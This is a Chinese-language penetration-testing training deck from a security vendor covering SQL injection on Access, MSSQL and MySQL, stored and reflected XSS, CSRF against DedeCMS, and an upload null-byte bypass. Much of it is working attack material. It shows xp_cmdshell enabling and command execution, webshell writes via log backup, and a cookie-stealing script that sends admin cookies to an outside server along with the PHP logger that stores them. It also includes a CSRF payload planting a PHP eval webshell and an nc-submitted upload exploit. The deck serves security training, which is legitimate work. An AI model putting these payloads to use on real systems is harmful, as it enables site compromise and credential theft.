蓝盾
BLUEDON

专业铸就安全
www.bluedon.com

基于WEB应用的渗透测试

SQL注入攻击概述

•SQL注入的原理

1. 输入，一切输入都是有害的，特别是用户能够控制的输入，表现在：

① 从外部的提交数据

② WEB应用内部的变量（能够被用户控制）

2. 这个输入进入到数据库进行查询操作

SQL注入攻击概述

- 脚本中数据获取的方式

  一般情况下有以下三种：

  ① GET

  ② POST

  ③ COOKIE

SQL注入攻击概述

不同数据库，不同的注入方法

Access、MSSQL、MYSQL、ORACLE、DB2、PostGreSQL

也有通用的注入手段（**BD2**除外）

Union select（联合查询）

SQL注入漏洞测试

- 如何寻找可利用的URL

  ①GET类型

  test.asp?id=

  ②POST类型

  文本框内的form表单

  ③COOKIE类型

  本地计算机上的cookies文件

SQL注入漏洞测试

- 如何判断URL是否为注入点？

  核心思想是：看输入的SQL语句是否被正确执行

- 那么如何分辨SQL是否被正确执行？

  利用WEB页面上的返回数据差异

•具体操作

经典的and 1=1与and 1=2

正常的**SQL**：

select id,name,pass from admin where id=1

被注入后的**SQL**：

select id,name,pass from admin where id=1 and 1=1

此时**1 and 1=1**(真&真为真) 返回有正常数据的页面

SQL注入漏洞测试

再执行：

select id,name,pass from admin where id=1 and 1=2

此时 **1 and 1=2(真&假)where**条件后的运算为假，因此查询不到数据库中的内容

页面就不会显示数据库中的数据

SQL注入漏洞测试

- 关键字

SQL注入时，在执行有结果的查询与执行没有结果的查询之间，页面上所产生的差异字符。

❖注入工具有时候就是根据关键字来判断是否注入成功

- 基于Access的注入

  最常用最简单的注入union select

  Union select的前置知识：

  前后查询的两个表的字段数目要一致

  如何确定字段数目？

  order by N(N为数字)

SQL注入漏洞测试

•确定字段之后.....

使用 ：

```
and  1=2  union select 1,2,3 from admin
```

admin为要查询的表，在access中这个表名是要靠自己猜，不光是表名，字段名也需要自己去猜。

如果数据库中存在admin这个表，则页面正常显示数据的位置会被以上注入语句的数字1,2,3替代。

SQL注入漏洞测试

将数字替换为要查询的字段名称，即：

```
and 1=2 union select 1,user,3 from admin
```

如果一切顺利的话，你会在页面上发现刚才出现正常数据的地方现在已经是一个用户名 了

SQL注入漏洞测试

- 基于MSSQL的注入

  判断是否能够注入：

  数字型and 1=1　　and 1=2　　order by等

  字符型’and ’1’=’1 ’　　and ’1’=’2

- MSSQL的特性

  当前数据库的表名存放在sysobjects表下

  字段名是存放在syscolumns表下

- MSSQL的语句结束符与注释符

  - 结束符";"（分号）
  - 在SQL多句执行的时候需要用";"将上一个SQL结束掉，再执行下一个SQL

  - 注释符"--"(两个-)

    一般利用注释符注释掉注入语句后的原有的SQL，以便让我们的注入语句顺利执行

- **MSSQL内置函数与变量**

db_name() 当前数据库名称

user 当前数据库所有者

system_user 当前数据库连接账户

host_name() WEB服务器名

@@servername 数据库服务器名

@@version 数据库版本信息

- **MSSQL注入常用的扩展存储过程**

  xp_cmdshell 通常用来执行CMD命令，需要SA权限

  xp_dirtree通常用来列目录，需要public权限

  sp_oacreate与sp_oamethod，用来自定义CMD路径，执行命令

- 基于MSSQL显错模式下注入

  核心思想是：

  ①创建一个表，将查询结果插入到这个表之中

  ②利用数据类型的转换问题使数据库出错，从而显示出我们要查询的信息。

  一般是从char、varchar等转换为int、smallint

具体利用是：

and 1=(select ……)

;select cast(user as int)

and 1=convert(int,(select user))

- **MSSQL注入的点权限**

一般分为三种：

sysadmin

db_owner

public

各个权限能做不同的事，一般情况下：

sa>db_owner>public

MSSQL注入实例

- 查询数据库版本：

and 1=(select @@version)--

MSSQL 2000与MSSQL 2005/2008在具体的SQL注入实现上有细微差别

MSSQL注入实例

- 判断是否站库分离

```
and 1=(select @@servername)--

and 1=(select host_name())--
```

两个查询结果若不一样，则很有大的可能是站库分离

MSSQL注入实例

判断权限：

and 1=(select cast(is_srvrolemember('sysadmin') as varchar)%2b'a')是否为SA

and 1=(select cast(is_member('db_owner') as varchar)%2b'a')是否为db_owner

and 1=(select cast(is_member('public') as varchar)%2b'a')是否为public

MSSQL注入实例

- 如果为SA权限，则：

直接调用xp_cmdshell执行系统命令

```
;exec master..xp_cmdshell [net user]--
```

开启xp_cmdshell(MSSQL 2000)

```
;exec sp_addextendedproc xp_cmdshell ,@dllname
  ='xplog70.dll';exec master.dbo.addextendedproc
  'xp_cmdshell','xplog70.dll';--
```

MSSQL 2005/2008

```
;exec sp_configure 'show advanced options',
  1;RECONFIGURE;exec sp_configure 'xp_cmdshell',
  1;RECONFIGURE;--
```

MSSQL注入实例

- 如何查看执行命令后的回显？

  创建表，然后将执行命令后的结果插入到这个表中，最后查询这个表。

  ①创建表

  ```
  ;create table c1(c1 varchar(4000),id identity(1,1))--
  ```

  ②往表中插入结果

  ```
  ;insert into c1(c1) exec master..xp_cmdshell [net user]--
  ```

  ③查询表里的结果

  ```
  and 1=(select c1 from c1 where id=1)--
  ```

MSSQL注入实例

- 如果是db_owner权限，则：

  利用xp_dirtree读web目录的绝对路径，然后利用备份来获取webshell。

①创建表：

```
ceate table c2(c1 varchar(4000),c2 varchar(4000),c3
  varchar(4000),id int identity(1,1))--
```

②往表里插数据

```
insert into c2(c1,c2,c3) exec master..xp_dirtree
  [c:\],1,1--
```

③查询数据

```
and 1=(select c1 from c2 where id=1)--
```

MSSQL注入实例

- 获取到web绝对路径之后……

进行备份

```
;alter database test set RECOVERY FULL;--
;create table cmd (a image);--
;backup log test to disk = 'c:\bak' with init;--
;insert into cmd (a)
    values(0x3C25657865637574652072657175657374282274657374313233222953E);--
;backup log test to disk =
    'C:\inetpub\wwwroot\test.asp';--
;Drop table cmd;--
```

MSSQL注入实例

- 如果为public权限，则：

先扫描后台路径，再进行查询后台账户与密码。

查询用户表名：

select id,name into ##new from sysobjects where xtype=‘U’--将sysobjects里的id,name复制到##new这个临时表里

alter table ##new add uid int identity(1,1)--给new增加一个字段uid

and 1=(select name from ##new where uid=1)--查询第一个表名

and 1=(select cast(id as varchar)%2b‘a’ from ##new where uid=1)--查询第一个id值

MSSQL注入实例

- 根据id值来查询出表里对应的字段

select id,name into newc from sysocolumns--将syscolumns里的id,name复制到##new1这个表里

and 1=(select name from ##new1 where id=1111111)--查询id对应表的字段名

- 根据查询出的字段与表名查询出数据库内账户与密码

```
And 1=(select password from admin)--
And 1=(select username from admin)--
```

MSSQL注入实例

public也可以列目录，利用到创建临时表##table，默认情况下任意用户都可以创建。

create table ##test(t varchar(4000))

Insert into ##test(t) exec master..xp_dirtree [c:\]--

SQL注入漏洞测试

- **Opendatasoure()利用**

这个函数是用来从远程数据库导出数据

insert into
opendatasource(‘sqloledb’,‘server=10.0.0.1,1433;uid=you;pwd=testdb;database=test').test.dbo.c4 select is_srvrolemember('sysadmin')--

SQL注入漏洞测试

- 基于MYSQL数据库的SQL注入

  MYSQL注入中经常查询的内置变量与函数

  User

  Version()

  Database()

  @@datadir

  load_file()

  hex()

  Group_concat()

SQL注入漏洞测试

- **Information_schema信息库**

  这个库中的表存放着**MYSQL**所有的表名与字段名

  information_schema.tables /*存放表名

  information_schema.columns /*存放字段

SQL注入漏洞测试

- **PHP特性**

magic_quotes_gpc　魔术转换

转义掉单引号、双引号、斜杠等危险字符

MYSQL注入实例

- Union select 联合查询

Union select 1,2,3,group_concat(table_name) from information_schema.tables where table_schema=database()#查询当前库的表名

Union select 1,2,3,group_concat(column_name) from information_schema.columns where table_name=0x61646D696E#查询admin表的字段

Union select 1,2,3,group_concat(id,0x3a,name) from admin#查询admin表中信息

MYSQL注入实例

- **LOAD_FILE()的应用**

  如果权限足够的话，执行此函数将读取指定文件的内容，这里需要知道文件的绝对路径。

```
Select load_file( ‘c:\1.txt’ )


 union select 1,2,3,load_file(0x633A5C312E747874)
   from admin2#
```

MYSQL注入实例

- **Into oufile/dumpfile应用**

如果在魔术转换为**off**下可以直接导出文件

Select ‘test’ into dumpfile ‘c:\\test.txt’#

- **跨站脚本攻击简介**

跨站脚本（Cross site script）简称CSS但是它与层叠样式表（Cascading Style Sheet ）CSS相同，于是我们又把它叫做XSS。

XSS其实也是一种代码注入，跟PHP、ASP这类的动态脚本的代码注入不一样的是，XSS攻击不是一下子就见到效果的，有一定的时效性。

XSS要有一个输入跟一个输出。

- **XSS分类**

一、存储型跨站

这一类的跨站是输入的数据存储到数据库中，并且能够在页面上输出。当然，我们这里指的是没有过滤的情况下。

二、反射型跨站

这一类的跨站是不经过数据库而直接输出到页面上

- 反射型例子

Xss.html是数据发送页面：


- **<html>**
- **<head> <title>XSS Test Page</title> </head>**
- **<body>**
- **<form action="xss.asp" method="GET">**
- **XSS-test page.
**
- **Please enter your name:**
- **<input type="text" name="txtName" value=""></input>**
- **<input type="submit"></input>**
- **</form>**
- **</body>**
- **</html>**

xss.asp是数据接收页面：

- <html>
- <head> <title>XSS Test Result ASP page</title> </head>
- <body>
- <%
- Response.Write("Hello world! ")
- Response.Write(Request.QueryString("txtname"))
- %>
- </body>
- </html>

XSS漏洞测试

- 看过以上代码，我们发现两个页面在输入输出的地方都没有过滤。
- 我们输入一个简单的弹框
<script>alert(123456)</script>



XSS漏洞测试

- 我们也可以直接访问这个URL链接：
- http://192.168.128.130/xss/xss.asp?txtName=<iframe%20src=http://baidu.com/%20width=100%20height=100>

效果也是一样的

XSS漏洞测试

存储式跨站：

在下面的这个站点中的留言板程序出现一个存储型的XSS

http://192.168.128.129/netbook.asp

我们在前台插入一个XSS脚本，管理员在后台查看这个留言的时候，就会触发XSS。

XSS漏洞测试


- 在留言的内容那里插入我们的跨站代码
- **<script>document.location = 'http://192.168.128.25/xss.php?cookie=' + document.cookie+'&url='+self.location;</script>**
- 这个代码的的意思是，使用**<script>**标记注明这是一段**JS**代码，然后里面的**document.location**是指定跳转**URL**的，这个**URL**是**http://192.168.128.25/xss.php**，然后在跳转的时候将**document.cookie**（当前站点的**cookies**）和**self.location(**当前的页面的**URL)**当做参数**cookie**和**url**，传送到远程服务器的**xss.php**进行处理。

- **Xss.php的代码是这样的：**
- **<?php**
- **$cookie = @$_GET['cookie']; //接收发送过来的cookie变量里的数据**
- **$url=@$_GET['url']; //接收发送过来的url变量里的数据**
- **$ip = getenv ('REMOTE_ADDR'); //远程主机IP地址**
- **$referer=getenv ('HTTP_REFERER'); //链接来源**
- **$agent = $_SERVER['HTTP_USER_AGENT']; //用户浏览器类型**
- **$fp = fopen('cookie.txt', 'a'); //打开cookie.txt，若不存在则创建它**
- **fwrite($fp," IP: " .$ip. "\n User Agent:".$agent."\n Referer:**
- **".$url."\n Cookie: ".$cookie."\n\n\n"); //写入文件**
- **fclose($fp); //关闭文件**
- **echo"<script>history.go(-2)</script>;"; //向前跳转两个页面**
- **?>**

XSS漏洞测试

- 看上面红色的注释就应该明白了，这个文件是接收发送的过来的**COOKEIS**和当前的后台**URL**，并将其写入到**cookie.txt**这个文件里面。
- 好了，现在提交留言。跨站脚本就已经写到数据库里面了。
- 为了完整演示整个过程，我们以管理员身份登陆后台，查看留言。

XSS漏洞测试




XSS漏洞测试

- 其中最重要的是$cookie 与$referer一个是COOKIES另外一个是XSS的来源页面也就是跨站作用的当前页面。
- 将hello.php传到PHP空间里面去，然后在留言界面的留言内容里面填入以下的调用代码：
- </textarea></td><script>document.location = 'http://10.0.0.1/download/hello.php?cookie=' + document.cookie+'&url='+self.location;</script><textarea>
- 这里用document.location指定到 http://10.0.0.1/download/hello.php页面

XSS漏洞测试

- 点击留言管理，这时你会发现还是停留在当前页面，停留在当前页面就对了~~因为在**xss.php**中我们有一个往回返回两个页面的操作**echo"<script>history.go(-2)</script>;"**，我们查看我们自己的服务上的**cookie.txt**文件



XSS漏洞测试

- 看到了没有，**cookie.txt**里面已经有了后台地址了：
- **http://192.168.128.129/admin_sw/Manage_Book.asp**
- 而且**cookies**信息里面竟然包含了后台登陆的用户名和密码，这个密码是**MD5**加密过的，我们去**cmd5.com**上解开来是**admin**
- 所以到最后，利用用户名**unitex**密码**admin**成功登陆后台。

CSRF测试

- CSRF即跨站请求伪造，在原理上是一种与XSS相左的攻击方式，其最终的作用对象是服务器上的WEB程序，是远端的，而XSS的最终作用对象是浏览器，是本地的。下面通过织梦CMS的CSRF实例向大家展示这种攻击的强大威力。

CSRF测试

- 在DEDECMS中的发布文章处出现一个XSS，当管理员在后台预览此文章时，就会触发XSS，在触发的XSS里面有一个模拟管理员在后台添加文件的POST数据包，我们的跨站脚本就会以DEDECMS后台管理员的身份向服务器上的PHP文件发送这个数据包，其相当于管理员自己在后台上传了一个文件。

CSRF测试


- 先在前台注册一个账号test

CSRF测试

- 然后登陆在内容中心处发表1个文章

CSRF测试

- 在出现的文章页面的FCK编辑器处，点击最左边的源码模式按钮，在其中插入以下的css样式层叠表
- **<style>@im\port'\http://192.168.128.129/csrf/xss.css';</style>**



CSRF测试

- Xss.css的内容如下：
- body{
- background-image:url('javascript:document.write("<script src=http://192.168.128.129/csrf/xss.js></script>")')
- }
- 这里我们通过这个样式层叠表里再倒入一个JS文件xss.js。这个文件里面就有我们将要执行的CSRF的操作。

CSRF测试

- **Xss.js内容如下：**

```
var request = false;
if(window.XMLHttpRequest) {
request = new XMLHttpRequest();
if(request.overrideMimeType) {
request.overrideMimeType('text/xml');
}} else if(window.ActiveXObject) {
var versions = ['Microsoft.XMLHTTP', 'MSXML.XMLHTTP', 'Microsoft.XMLHTTP', 'Msxml2.XMLHTTP.7.0','Msxml2.XMLHTTP.6.0','Msxml2.XMLHTTP.5.0',
'Msxml2.XMLHTTP.4.0', 'MSXML2.XMLHTTP.3.0', 'MSXML2.XMLHTTP'];
for(var i=0; i<versions.length; i++) {
try {request = new ActiveXObject(versions[i]);} catch(e) {}
}}xmlhttp=request;
function getFolder( url ){  obj = url.split('/')   return obj[obj.length-2]}
oUrl = top.location.href;
u = getFolder(oUrl);
add_admin();
function add_admin(){var url= "/cms/dede/file_manage_control.php";var params
="fmdo=edit&backurl=&activepath=%2Fcms%2Fuploads&filename=1.php&str=%3C%3Fphp+eval%28%24_POST%5Bchen%5D%29%3F%3E&B1=++%B1%A3+%
B4%E6++";
xmlhttp.open("POST", url, true);
xmlhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
xmlhttp.setRequestHeader("Content-length", params.length);
xmlhttp.setRequestHeader("Connection", "Keep-Alive");
xmlhttp.send(params);
}
```

CSRF测试

- 这个JS文件里面用到XMLHTTP组件发送一个POST数据，这个数据是管理员在后台更改文件的操作，通过抓包我们可以看到正常情况下修改文件的包是这样的：

```
POST /cms/dede/file_manage_control.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Referer: http://192.168.128.25/cms/dede/file_manage_view.php?fmdo=edit&filename=1.php&activepath=%2Fcms%2Fuploads
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Host: 192.168.128.25
Content-Length: 131
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: menuitems=1_1%2C2_1%2C3_1%2C5_1%2C4_1; PHPSESSID=03qmjathvi70o62s4sunfkct51;
ENV_GOBACK_URL=%2Fcms%2Fdede%2Fmedia_main.php%3Fdopost%3Dfilemanager; DedeUserID=8; DedeUserID__ckMd5=c04c54d1da3a8fc6;
DedeLoginTime=1333943487; DedeLoginTime__ckMd5=50b8d03efd77e05d

fmdo=edit&backurl=&activepath=%2Fcms%2Fuploads&filename=1.php&str=%3C%3Fphp+eval%28%24_POST%5Bchen%5D%29%3F%3E&B1=++%B1%A3+%B4%E
6++
```

CSRF测试

- POST /cms/dede/file_manage_control.php HTTP/1.1
- Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
- Referer: http://192.168.128.25/cms/dede/file_manage_view.php?fmdo=edit&filename=1.php&activepath=%2Fcms%2Fuploads
- Accept-Language: zh-cn
- Content-Type: application/x-www-form-urlencoded
- UA-CPU: x86
- Accept-Encoding: gzip, deflate
- User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
- Host: 192.168.128.25
- Content-Length: 131
- Connection: Keep-Alive
- Cache-Control: no-cache
- Cookie: menuitems=1_1%2C2_1%2C3_1%2C5_1%2C4_1; PHPSESSID=03qmjathvi70o62s4sunfkct51; ENV_GOBACK_URL=%2Fcms%2Fdede%2Fmedia_main.php%3Fdopost%3Dfilemanager; DedeUserID=8; DedeUserID__ckMd5=c04c54d1da3a8fc6; DedeLoginTime=1333943487; DedeLoginTime__ckMd5=50b8d03efd77e05d
-
- fmdo=edit&backurl=&activepath=%2Fcms%2Fuploads&filename=1.php&str=%3C%3Fphp+eval%28%24_POST%5Bchen%5D%29%3F%3E&B1=++%B1%A3+%B4%E6++

CSRF测试

- 红色部分就是**CSRF**要进行发送的数据，而**cms/dede/file_manage_control.php**就是服务器上处理上传的**WEB**文件。
- 下面我们来理清一下这个流程：
- **1**、攻击者在前台发布一个文章，里面引入一个样式层叠表
- **2**、 样式层叠表里面再引入一个**js**文件，此时跨站发生
- **3**、这个**js**文件里面进行后台数据提交操作
- **4**、管理员在后台审核并预览这个文章时，这个**js**文件也就运行了，同时里面的**POST**数据也被提交到服务器上的**file_manage_control.php**进行处理，此时**CSRF**发生。

CSRF测试

- 再回到发布文章那里来，我们插入样式层叠表之后直接提交这个文章。

CSRF测试

- 在另外一台机器上登陆后台点击内容管理中的普通文章来到文章的审核页面

CSRF测试

- 我们可以看到目前文章是为进行审核的

普通文章 > 文档列表 （使用鼠标右键弹出菜单）

ID	选择	文章标题	录入时间	类目	点击	HTML	权限	发布人	操作
110	☐	hello	2012-04-09	DIV&CSS	0	未生成	待审核稿件	test	
107	☐	PHP正则表达式的几则使用技巧	2010-04-09	Javascript/Ajax	0	已生成	开放浏览	like	
106	☐	{dede:招聘启事 标题='织梦大家庭新年招募第一	2010-04-08	Dreamweaver	76	已生成	开放浏览	admin	

- 此时/cms/uploads/目录下面也没有PHP文件

文件名	文件大小	最后修改时间				
上级目录	当前目录:/cms/uploads [图片浏览器]					操作
allimg			[改名]	[删除]		
flink			[改名]	[删除]		
litimg			[改名]	[删除]		
media			[改名]	[删除]		
soft			[改名]	[删除]		
userup			[改名]	[删除]		
index.html	0.00 KB	2010-02-07 17:05:06	[编辑]	[改名]	[删除]	[移动]


[根目录] [新建文件] [新建目录] [文件上传] [空间检查]

CSRF测试

- 但是这里当管理员点击预览按钮，查看这个文章的时候，美妙的事情就发生了。

CSRF测试

- 我们可以清楚的看到，状态栏上正在下载数据，说明我们的JS文件已经执行成功了，已经向file_manage_control.php文件发送了数据，接下来查看/cms/uploads/目录，你会发现一句话木马1.php已经安静的躺在那里了。



上传漏洞原理

- 变量！变量！还是变量！！

一般，上传漏洞最容易出现在新的生成的文件名与文件目录上。

如果新生成的文件名或者目录我们可以直接影响到，那么就很有可能造成上传漏洞。

上传漏洞原理

- 经典的动网上传漏洞

起因：

对本地传递的路径这个值，没有过滤就直接进入生成文件的操作，可以利用windows空字节特性来改变程序的处理流程，导致我们可以生成任意的后缀的文件。

Windows特性：

在遇到空格或者空字节就认为结束

上传漏洞测试

- **192.168.128.130/upload.asp?uppath=image&filelx=jpg**

用**winsock**对上传数据进行抓包：

Content-Disposition: form-data; name="filepath"

image/


image为传递的目录，修改这个目录为image/1.asp[空格]

注意：1.asp后面有一个空格；注意修改包的大小

保存为文本

上传漏洞测试

- 用c32asm等十六进制编辑器打开刚才的文本，将刚才的空格填充为16进制的00



上传漏洞测试

- 最后用NC提交

nc -v 192.168.128.129 80<new.txt

```
HTTP/1.1 200 OK
Date: Thu, 22 Mar 2012 19:27:08 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Length: 351
Content-Type: text/html
Set-Cookie: ASPSESSIONIDCSSTDQDQ=FIGNBMLBGCICKPCAOLECDDDF; path=/
Cache-control: private


<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
</head>
1.jpg  上传成功!  <br>新文件名：image/1.asp新文件名已复制到所需的位置，可关
闭窗口！<script>window.opener.document...value='image/1.asp
<script language="javascript">
window.alert("文件上传成功!请不要修改生成的链接地址！ ");
window.close();
</script>
```

3Q！谢谢~！